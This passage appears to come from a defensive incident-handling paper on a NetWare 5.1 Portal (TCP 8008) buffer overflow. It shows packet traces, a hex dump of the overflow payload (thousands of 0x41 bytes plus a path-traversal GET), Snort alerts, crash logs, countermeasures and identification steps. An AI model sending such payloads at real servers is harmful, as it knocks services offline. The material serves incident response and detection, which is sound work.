

Figure 3

It was soon after this screen shot that the NetWare system "abended" or crashed. Abend, in Novell language, is short for abnormally ended.

Via Casual Observation

After the script is dissected we have a more detailed understanding of the inner workings of the script. Now we are innocent bystanders on the wire, watching packets fly to and fro. And as Stephen Northcutt has been quoted as saying: "Every packet tells a story!"

Soon we will look at a tcpdump output.
First, a quick one-line example, from which a reader new to tcpdump can reference:

```
16:35:39.834754 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
```

The first line gives us:
The *timestamp*.
The Source Host.Port and Destination Host.Port are underlined. The arrow between further indicates "From > To"
The area afterward is the placeholder for the various TCP flags (**S**yn/**F**in/**P**ush). This example shows the "FP" –denoting both Push and Fin flags set. If an ACK flag is set, the dump shows it after the payload info (given next). The "Urgent" flag is still farther on in the line if/when present.
Following is "2921:4105(1184)":, while the "2921:4105(1184)" represent that packets' data payload contents from start to finish, with the parenthesized numeral the total.

Indeed, starting off with 2921 and adding 1184 comes out to 4105.

> **FUN TIP™**: Actually, tcpdump is giving us more sensible data to look at by taking the packets' sequence numbers and deducting from the transmission's first. This gives us a relative sequence number equal to the bytes transferred –making much more sense to us.

Finally, the last part "1 win 32120 (DF)" can be quite different between transmissions, but it breaks down to "win 32120" giving notice to that machine's receive window size. The DF is a "Don't Fragment" flag. Several other items of interest are found here. For example, a max-segment size option can be seen declared here as: "<mss 1024>"

Now, from a tcpdump output of an illustrated exploit job done here. Comments are highlighted.

BHat initiates the 3-way TCP handshake with the target

```
16:35:34.234364 > BHat.edu.1289 > target.net.8008: S
2068236235:2068236235(0) win 32120 <mss 1460,sackOK,timestamp 930720
0,nop,wscale 0> (DF)
16:35:34.235199 < target.net.8008 > BHat.edu.1289: S
3104220287:3104220287(0) ack 2068236236 win 65535 <mss 1460> (DF)
16:35:34.235319 > BHat.edu.1289 > target.net.8008: . 1:1(0) ack 1 win 32120
(DF)
```

The 3-way session is completed above and the data started below

```
16:35:34.235605 > BHat.edu.1289 > target.net.8008: P 1:1461(1460) ack 1 win
32120 (DF)
16:35:34.235653 > BHat.edu.1289 > target.net.8008: P 1461:2921(1460) ack 1
win 32120 (DF)
```

A new 3-way is initiated from BHat to target in the 3 packets below

```
16:35:34.240799 > BHat.edu.1290 > target.net.8008: S
2065236779:2065236779(0) win 32120 <mss 1460,sackOK,timestamp 930721
0,nop,wscale 0> (DF)
16:35:34.241550 < target.net.8008 > BHat.edu.1290: S
3093238451:3093238451(0) ack 2065236780 win 65535 <mss 1460> (DF)
16:35:34.241655 > BHat.edu.1290 > target.net.8008: . 1:1(0) ack 1 win 32120
(DF)
```

Data pushed from BHat to target in 2 packets, no Acks sent in return

```
16:35:34.243396 > BHat.edu.1290 > target.net.8008: P 1:1461(1460) ack 1 win
32120 (DF)
16:35:34.243479 > BHat.edu.1290 > target.net.8008: P 1461:2921(1460) ack 1
win 32120 (DF)
```

Yet another 3-way started in 3 packets below. Data follows, with acknowledgments

```
16:35:34.255914 > BHat.edu.1291 > target.net.8008: S
2057507502:2057507502(0) win 32120 <mss 1460,sackOK,timestamp 930723
0,nop,wscale 0> (DF)
16:35:34.256766 < target.net.8008 > BHat.edu.1291: S
3094985571:3094985571(0) ack 2057507503 win 65535 <mss 1460> (DF)
16:35:34.256877 > BHat.edu.1291 > target.net.8008: . 1:1(0) ack 1 win 32120
(DF)
16:35:34.258398 > BHat.edu.1291 > target.net.8008: P 1:1461(1460) ack 1 win
32120 (DF)
16:35:34.258487 > BHat.edu.1291 > target.net.8008: P 1461:2921(1460) ack 1
```

```
win 32120 (DF)
16:35:34.286403 < target.net.8008 > BHat.edu.1291: . 1:1(0) ack 2921 win
62616 (DF)
16:35:34.286563 > BHat.edu.1291 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
```

Above, this particular tranmission is completed (Fin flag shown)
Below, the first 2 transmissions are never completed. The NW5.1 machine abended

```
16:35:34.286470 < target.net.8008 > BHat.edu.1290: . 1:1(0) ack 2921 win
62616 (DF)
16:35:34.286632 > BHat.edu.1290 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:34.286539 < target.net.8008 > BHat.edu.1289: . 1:1(0) ack 2921 win
62616 (DF)
16:35:34.286664 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:34.289688 < target.net.8008 > BHat.edu.1291: . 1:1(0) ack 4106 win
65535 (DF)
16:35:34.654699 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:34.654762 > BHat.edu.1290 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:35.394669 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:35.394688 > BHat.edu.1290 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:36.874718 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:36.874799 > BHat.edu.1290 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:39.834695 > BHat.edu.1290 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
16:35:39.834754 > BHat.edu.1289 > target.net.8008: FP 2921:4105(1184) ack 1
win 32120 (DF)
```

What is netcat saying?

To get an idea of what that one-liner Perl statement is sending via netcat, here is just a snippet of 0x41s:

```
00000000 47 45 54 20 2f 0a 41 41 41 41 41 41 41 41 41 41 # GET /.AAAAAAAAAA
00000010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
```

------// // // many characters removed \\ \\ \\------

```
00000fd0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000fe0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 # AAAAAAAAAAAAAAAA
00000ff0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 0a    # AAAAAAAAAAAAAA.
00000fff 47 45 54 20 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 74 65 # GET /../../../te
0000100f 73 74 2e 74 78 74 0a                            # st.txt.
```

This is done by changing the script's netcat line to: `) | nc -o <file> $SERVER $PORT &`
From the hexadecimal counter on the left, we see the final tally at 0x100f. That's 4,111 in base 10 or decimal. Stated another way, the above ***was*** four pages, before I removed

the majority. The very end shows an example of simple code possible for the end. That was done, also, by changing the script's code a bit. Of course, it's not so easy as to just attach to the end of a crushing list of buffer-filler. Instead, the buffer's breaking point must be known precisely and subtracted from allotting for desired code.

Description and Diagram of the Attack

Using nmap, a hacker could sniff out NetWare machines. NetWare machines have a number of telltale ports open, but the particular TCP port required is TCP port 8008. This port is the vulnerable Portal.

> **FUN TIP™**: To find out the version of any NLM at the server console, at the prompt type "modules [NLM name]" (without the quotes). Not only will it declare the version and date code, but also the path from which it's using. Support Packs can best be viewed through Product Options in NWCONFIG (under "installed products").

Signature of the Attack

The attack has a definite signature, provided the script is used "as is." That signature is the same for many buffer overflow attacks: many 0x41 characters. If unmodified, the exploit attempt/success can be detected by Snort or any other IDS with configurable rules.

By running Snort with a few of the rules I've written (given later in this paper), I captured output during a few of the exploit trial runs. The data given here has been modified only in IP addresses, but the times, rule message and frequency of hits remains the same (note: the script $WAIT time was quickened from 3 seconds to 1 second).

> Output presented is from the following logs and discussed afterward:
> - Snort's `alert` file
> - The affected server's ABEND.LOG
> - The affected server's CONSOLE.LOG

Snort's alert file

```
11/15-09:06:30.374986  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.375793  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.376295  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.377086  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.377798  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.378455  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:3961 -> A.B.6.14:8008
11/15-09:06:30.403919  [**] [1:0:0] external remote Netware Buffer Overflow
```

```
----------------many alerts removed here----------------------------------
11/15-09:07:27.340321  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:4683 -> A.B.6.14:8008
11/15-09:07:27.341151  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:4683 -> A.B.6.14:8008
11/15-09:07:27.341825  [**] [1:0:0] external remote Netware Buffer Overflow
[**] {TCP} A.B.9.109:4683 -> A.B.6.14:8008
```

Affected server's ABEND.LOG

```
Server GCIHHIT halted Thursday, November 15, 2001   7:18:46 am
Abend 1 on P01: Server-5.00i: Page Fault Processor Exception (Error code
00000000)

Registers:
    CS = 0008 DS = 0010 ES = 0010 FS = 0010 GS = 0010 SS = 0010
    EAX = D42FEA1E EBX = C8976041 ECX = C8974142 EDX = 000008B5
    ESI = C8975580 EDI = C8976042 EBP = 00000001 ESP = D42FE168
    EIP = D4139BDE FLAGS = 00210286
    D4139BDE 8A19           MOV     BL,[ECX]=?
    EIP in HTTPSTK.NLM at code start +00003BDEh
    Access Location: 0xC8974142

The violation occurred while processing the following instruction:
D4139BDE 8A19           MOV     BL,[ECX]
D4139BE0 42             INC     EDX
D4139BE1 84DB           TEST    BL,BL
D4139BE3 75D0           JNZ     D4139BB5
D4139BE5 C60000         MOV     [EAX],00
D4139BE8 8B8424B4080000 MOV     EAX,[ESP+000008B4]
D4139BEF 803800         CMP     [EAX],00
D4139BF2 7420           JZ      D4139C14
D4139BF4 8B8424B4080000 MOV     EAX,[ESP+000008B4]
D4139BFB 803820         CMP     [EAX],20


Running process: httpexpThread31 Process
Created by: NetWare Application
Thread Owned by NLM: HTTPSTK.NLM
Stack pointer: D42FEA24
OS Stack limit: D42F6B80
Scheduling priority: 67371008
Wait state: 5050090  (Wait for interrupt)
Stack: --41414141  ?
       --41414141  ?
       --41414141  ?
----------------many 0x41's removed here----------------------------------
       --41414141  ?
       --41414141  ?
       --41414141  ?
       --41414141  ?

Additional Information:
    The CPU encountered a problem executing code in HTTPSTK.NLM.  The
problem may be in that module or in data passed to that module by a process
owned by HTTPSTK.NLM.
```

```
Loaded Modules:
NWI.NLM          NetWare Install (NWI) Module
---------------many listed NLMs removed here-----------------------------

  Code Address: D4F94000h  Length: 0005A158h
  Data Address: D4FF0000h  Length: 00045384h
```

```
Server GCIHHIT halted Thursday, November 15, 2001   7:18:46 am
Abend 6 on P01: Server-5.00i: Page
Fault*****************************************************

Server GCIHHIT halted Thursday, November 15, 2001   7:18:46 am
Abend 8 on P01: Server-5.00i: Page Fault
Processo*****************************************************

Server GCIHHIT halted Thursday, November 15, 2001   7:18:47 am
Abend 21 on P01: Server-5.00i:
P*****************************************************

Server GCIHHIT halted Thursday, November 15, 2001   7:18:47 am
Abend 26 on P01: Server-5.00i: Page FaulNWI.NLM          NetWare Install
(NWI) Module
  Version 1.05c   February 9, 2000
  Code Address: C8836000h  Length: 00004278h
  Data Address: C883C000h  Length: 00002014h
```

Affected server's CONSOLE.LOG

```
GCIHHIT:
GCIHHIT:
GCIHHIT:

        The running process will be suspended.The running process will be
suspended.
GCIHHIT <2>:
            The running process will be suspended.
Bindery Context(s):
     .GCIH.GIAC
     .GCIH.GIAC
        The running process will be suspended.The running process will be
suspen
ded.
GCIHHIT <2>:
            The running process will be suspended.

            The running process
            The running process ER-5.0-4631  [nmID=1001C]
     WARNING! Server GCIHHIT experienced a critical error.  The offending
     The running process will be suspended.
     Process was suspended or recovered.  However, services hosted by this
     server may have been affected.The running process will be suspended.

The running process will be suspended.
GCIHHIT <7>:
```

```
GCIHHIT <7>:
The running process will be suspended.
GCIHHIT <8>:
GCIHHIT <8>:
The running process will be suspended.
GCIHHIT <9>:
            The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
             The running process will be suspended.
     Server may have been affected.The running process will be suspended.

----------------many console complaints removed here----------------------

Error Writing to Abend Log File

Error Writing to Abend Log File

GCIHHIT <143>:
GCIHHIT <143>:
              The running process will be suspended.

Error Writing to Abend Log File

11-15-2001   7:52:24 am:    SERVER-5.0-4631  [nmID=1001C]
     WARNING! Server GCIHHIT experienced a critical error.  The offending
     process was suspended or recovered.  However, services hosted by this
     server may have been affected.
```

You can see from the ABEND.LOG and the CONSOLE.LOG that running the exploit was severely hard on the server. The ABEND.LOG could not properly write, as reported in the CONSOLE.LOG. The console could not keep reporting abends (denoted by brackets with number of abends occurred after prompt: GCIHHIT: <143>).

Obviously, much of the meaningless data has been removed, such as the several pages of 0x41 characters from the stack dump (ABEND.LOG) or the very repetitious messages from CONSOLE.LOG. Finally, the Snort alert log was shortened due to repeated alerts. The scope of original Snort alert log can be implied from the vast difference in source port number: starting at :3962 and ending at :4683. Notice this took only 57 seconds. In less than one minute, a ***patched*** NetWare 5.1 server was taken down over a hundred times. Yes, in the ABEND.LOG, we see the version is 5.00i, a patched version.

More about the ABEND.LOG and a correlating tcpdump log is used throughout the Incident Handling sections of this paper.

Defensive Measures

I've separated the possible defensive measures into two types: Counteractive and Proactive. The counteractive are more stopgap procedures. They are immediate, but temporary solutions. And actually, the firewall rule (#3) could also be used as a permanent solution. The proactive measures, like the word implies, are proactive or one-step-ahead measures so the headaches aren't as severe.

- Counteractive

Below are measures that benefit the administrator immediately (under the time to restart the NW5.x server):

- Unload the PORTAL.NLM via the server console.

Unloading NLMs on a NetWare box can be equated to uninstalling modules on a *nix box or stopping services on a NT box. NLM, in fact, stands for "NetWare Loadable Module."

Pros	Cons
Fastest method to close the vulnerability.	Functionality taken away.
ZERO COST, period.	Degraded accessibility.

- Assign different TCP port for PORTAL.NLM via AUTOEXEC.NCF

This is surprisingly easy and should be looked at as the same simple step of changing the SNMP community from 'public' to something known only internally. Novell TID#10058554 demonstrates the command line switch necessary; it is discussed in the Lessons Learned section also.

Pros	Cons
Very fast method to close known TCP port 8008 from automated scripts.	Only relocates same vulnerability. Persistent hackers will find new port.

FUN TIP™: It is best to edit AUTOEXEC.NCF at the server console (locally at the keyboard) and *not* via REMOTE.NLM or AdRem's[7] Remote Console. The remote shell password is stored clear text in this file and sent in clear text over the wire. Avoid any attempt to sniff the REMOTE.NLM password off of the wire. And, if the admin chose to encrypt the remote shell password, the hash is notoriously weak: (See www.nmrc.org)

- Block TCP port 8008 outbound at the firewall. Monitor TCP port 8008 inbound requests.

If you're used to managing the NW5.x boxes externally, then VPN in first, touching Portal second. Fortunately, unlike a spoof job, the IP requesting TCP 8008 will be the legitimate interested party, if not a compromised interim system. This warrants monitoring for inbound requests, since you (now) only

tunnel in.

Pros	Cons
Second fastest method.	More FW rules, but well spent.
ZERO COST. Again.	Still so much good info for anyone internal to view.
Still have Portal running.	

- Proactive

Below are some of the measures we may take to stay ahead of the pack:

- Patching/Keeping servers up-to-date.

Most vendors have their customers' best interests at heart. The administrators are laziest in this area, but when counting benefits per dollar, nothing beats simply staying on the ball with your machines. This is nothing new to what has been preached time and time again.

Pros	Cons
Spoon fed to you. "Just download it."	Tedious. Necessary, but tedious.
ZERO COST, yet again.	Should really test before on production systems=Time.

- No Exec Stack[8] -"Generic" buffer overflow protective measure.

This applies not to NetWare platforms, but rather to some flavors of Unix and Solaris.

Pros	Cons
Strong chance the trailing code on the overflow won't work.	Probably crippling legitimate execs.
May buy time with a process spun off to monitor exec attempts.	Difficult to assess before run on production machines.

- Finally, implementing third party tools.

Buying into third party software demands of you the time to scout out, evaluate, solicit approval, [design/tailor], implement and forever manage an application that you skeptically substituted for the more pricey, but better one that Budget vetoed.

Pros	Cons
Price = Pretty Reports	Money, money, money.
May be able to roll together finding info (auto-update), implementation and constant vuln. Scanning	Staffing, training, updates =money (again) and management-aches.

Those six measures (3 counteractive and 3 proactive) should bide you time before setting forth in the Incident Handling process. After all, looking at the stack of 0x41's on the screen (if you're lucky the hackers weren't creative) should help solve half the Identification phase.

Part 2 The Incident Handling Process

Preparation

> Here, preparation is an evolving process.

Initially, we thought we were "prepared." Then we read a few whitepapers. We slowly implemented the advice of that material, thereby making us prepared again. At that time, one of the world's most nasty e-mail worms broke out and the improvement process began again. Preparation took on paperwork and a file cabinet's top drawer. Only after attending the GCIH conference offered by SANS did we learn that professionals considered the file-cabinet drawer a "jump-bag". After that stage, we realized the concluding GCIH section "Lessons Learned" was never going to be an empty one. Risking sounding too cliché, we no longer consider being prepared as a destination, but as a journey. Fact is, we may be more prepared than in the beginning, but our state of preparedness is in constant improvement with critical attention toward avoiding repetition of mistakes discovered in earlier incidents.

Countermeasures in place are, for the most part, only the experience of those people having handled incidents before, armed with a laptop, hub, NIC, Tools CD and a cell phone. The paperwork was previously in the form of a report simply delivered as an internal e-mail, the structure of which was no more formal than any other office memo. That, too, has been improved since the attendance of the conferences. An Incident Handling report form has been standardized (seeking constant improvement[9]) and used once per every incident.

What we severely lack is a recognizable set of rules or policy. The GCIH's instructor's example scenario of a visiting consultant scanning our file server had me searching to find the proper person to ask direct questions about such matters should they arise. Policy differences between internal incidents and external customer incidents differ by and large on how we approach the issue. Obviously when it's at a customer's site, the interfacing with client management is carried on as two people coming to a negotiation table verses during an internal incident when it's more like two doctors coming to the surgery table. We are thankful here for our management's full support and relatively quiet, but antsy attention during those times.

Numbers of personnel presently don't permit a hierarchical team on-site. As a result we have two people at the keyboard, but one will double as the "Fire Chief" –hardly removed from the situation enough to maintain complete objectivity. Still the choice is made to maintain the ultra-importance of having four eyes instead of two. As business demands grow, this should change soon.

If this exploit were to be used against us today, I believe our preparation would carry us through cleanly to the effect of being able to accurately identify the attack.

Identification

> Identifying the problem is half the battle. Identifying it patiently can arguably carry more than half the importance.

NetWare 5.x displays a crash or an abend differently than NT. While NT gives the famous Blue Screen of Death, rendering the server's GUI inoperable, NetWare appends a bracketed number to the console prompt.

Example:

```
GCIHTARGET:
```

- is changed to –

```
GCIHTARGET<2>:
```

The bottom console prompt signifies the machine has suffered 2 abends. The situations of two different processes abending or the same process twice are handling the same. Just because the console doesn't turn into a blue sheet doesn't lessen the severity of the crash. Any administrator's stomach should at least buckle a little and he or she should develop an urge to investigate further.

To identify why any NetWare server crashed or "abended" in Novell speak, an administrator would benefit the most and in the fastest way by checking the ABEND.LOG file. This can be done one of two ways:

1. Using EDIT.NLM at the server (system console)
2. Or remotely via REMOTE.NLM or some similarly functional third-party tool (see endnote 3 again regarding AdRem Software).

FUN TIP™: I find it's pretty useful to have a script fetching the most recent abend info from all servers under an administrator's control. This fetching script can be fired off by a higher-level application receiving "traps" or alerts about a server's sudden change of health. Applications such as Tivoli, HP OpenView or Compaq's Insight Manager can do this quite easily, yet after a respectable learning curve. The script can easily differentiate between abends, since the log file separates them with several asterisks: "**********". By the way, in NetWare 5.x, Perl is now installed natively.

The first line of the ABEND log gives the reader immediate answers to "where, when, and what" questions. Following this are a snapshot of register values at the time of the crash. These are rarely of value to you, unless you are actually one of the few employed doing crash debug analysis at Provo, Utah. Following the dozen or so register values is something of great importance to you: the offended process.

Below is a snippet of an ABEND.LOG after the example source code/script was deployed against a server set up to be knocked down. The server, "GCIHHIT" is built out of the box with a version Server Revision 5.00I (a revision of NetWare 5.1). In the ABEND.LOG I have highlighted in BLUE the portions that serve immediate value to the administrator, while the portions in RED should practically slap the admin in the face.

```
Server GCIHHIT halted Tuesday, October 30, 2001  12:07:51 pm
```

```
Abend 1 on P01: Server-5.00i: Page Fault Processor Exception (Error
code 00000000)

Registers:
CS = 0008 DS = 0010 ES = 0010 FS = 0010 GS = 0010 SS = 0010
EAX = D7004142 EBX = D75D1D00 ECX = D75D4142 EDX = 000008B6
ESI = D75D1320 EDI = D75D1D42 EBP = 00000001 ESP = D428CD88
EIP = D40D4BEF FLAGS = 00210246
D40D4BEF 803800          CMP     [EAX]=?,00
EIP in HTTPSTK.NLM at code start +00003BEFh
Access Location: 0xD7004142

The violation occurred while processing the following instruction:
D40D4BEF 803800          CMP     [EAX],00
D40D4BF2 7420            JZ      D40D4C14
D40D4BF4 8B8424B4080000 MOV      EAX,[ESP+000008B4]
D40D4BFB 803820          CMP     [EAX],20
D40D4BFE 7714            JA      D40D4C14
D40D4C00 8B8424B4080000 MOV      EAX,[ESP+000008B4]
D40D4C07 40              INC     EAX
D40D4C08 898424B4080000 MOV      [ESP+000008B4],EAX
D40D4C0F 803800          CMP     [EAX],00
D40D4C12 75E0            JNZ     D40D4BF4

Running process: httpexpThread30 Process
Created by: NetWare Application
Thread Owned by NLM: HTTPSTK.NLM
Stack pointer: D428D644
OS Stack limit: D42857A0
Scheduling priority: 67371008
Wait state: 5050090  (Wait for interrupt)
Stack: --41414141  ?
--41414141  ?
--41414141  ?
--41414141  ?
/* Plenty of those tell-tale ASCII 0x41 characters taken out here */
--41414141  ?
--41414141  ?
--41414141  ?

Additional Information:
The CPU encountered a problem executing code in HTTPSTK.NLM.  The
problem may be in that module or in data passed to that module by a
process owned by HTTPSTK.NLM.
```

As handlers of this potential incident, we know that the process HTTPSTK.NLM is the offended process. After minor digging, we would confidently know that this is the web service for Portal.

FUN TIP™: Do not jump to conclusions.

Perhaps the first instinct would likely be to suspect the web server's configuration. Depending on how recent it's been deployed, that's very reasonable. And unfortunately, if the web server were launched recently, then we may endure a long, trial-and-error-filled attempt to debug the crash. Marked with intermittent crashes due to the same

hacker playing script games, this could grow frustrating.

The array of items to search deeper for information related to an ABEND related to this service starts with checking the web server's configuration. Among other things, we would notice the Request Statistics: these would tell us what Status Codes have been returned by the local web service. Examples we're all familiar with are HTTP 200= OK or HTTP 404= not found. From one of our sample servers we visit the Enterprise Web Server's Request Statistics page:



Figure 4

In Figure 5, we see there have been a number of 4** requests (numbering 304 out of 490), but NetWare does not specify unless they are 401 or 403:

Figure 5

We can turn to a reference to find out what other 400 level Status Codes are –which is what I would do just to have a firsthand knowledge of what *it could* be. I find the following from a website[10]:

Code	Meaning
400	Bad Request
401	Unauthorized
402	Payment Required
403	Forbidden
404	Not Found
405	Method Not Allowed
406	Not Acceptable
407	Proxy Authentication Required
408	Request Timeout
409	Conflict
410	Gone
411	Length Required
412	Precondition Failed
413	Request Entity Too Long
414	Request-URI Too Long
415	Unsupported Media Type

In short, we find ourselves scratching our heads, -unless, depending on related experience and attention paid to the stack listing, we realize we were subjects of a buffer-overflow attack.

Here I have to introduce the "accident scene" analogy. If there has been a car accident and the only witnesses are the drivers themselves, surely the 2 conversations to the police will differ drastically. Without even an ABEND.LOG, racing hearts and blame will take over in the description of events that led to the accident.
Now, introduce witnesses, such as nosey residents of a house conveniently placed. Go so far as to install a third-party closed caption camera where money can be budgeted toward snarfing potential "evidence," -all the better.

The point is the "Identification" phase starts with gathering information and if tools can be put in place for providing that information, that's fantastic. Relying on multiple sources (logs, traces, sniffer captures, lunchroom banter) can significantly improve the accuracy of your Identification phase conclusion.

From the accident analogy, we bring in third-party "cameras" or monitoring software. One choice available for this platform would be DSRazor by VisualClick Software. This allows me to either use one of around a hundred predefined applets to monitor changes/status of users/files/servers. Of course, none of this is helpful against this particular exploit. Instead, I've employed DSRazor's ability to create a new applet, selecting from assorted modularized functions. Specifically asking for the ability to check access requested for files I specify, along with NCP packet services run, I tailor created a "GCIH.EXE" applet. See Figure 6 below. Pros and cons to this procedure are in "Proactive Steps" under The Attack/Defensive Measures above.



Figure 6

All told, the most immediate method of gathering information would have been the same needed to provide the most compelling evidence of a malicious act: the ABEND.LOG. From what we saw above, the long array of 0x41 characters both in the log and on the server console screen (local server's monitor) gives weight to a buffer overflow assessment. Question now is: how much more time, if any, would be necessary

if the pseudo code randomly generated ASCII to fill the buffer? Or what if the script were read from a file? Hopefully little if any more time would be needed.
Another important question regarding Buffer Overflow attacks is: is it strictly a Denial of Service (DoS) attack or was there any chance for trailing code to be executed?

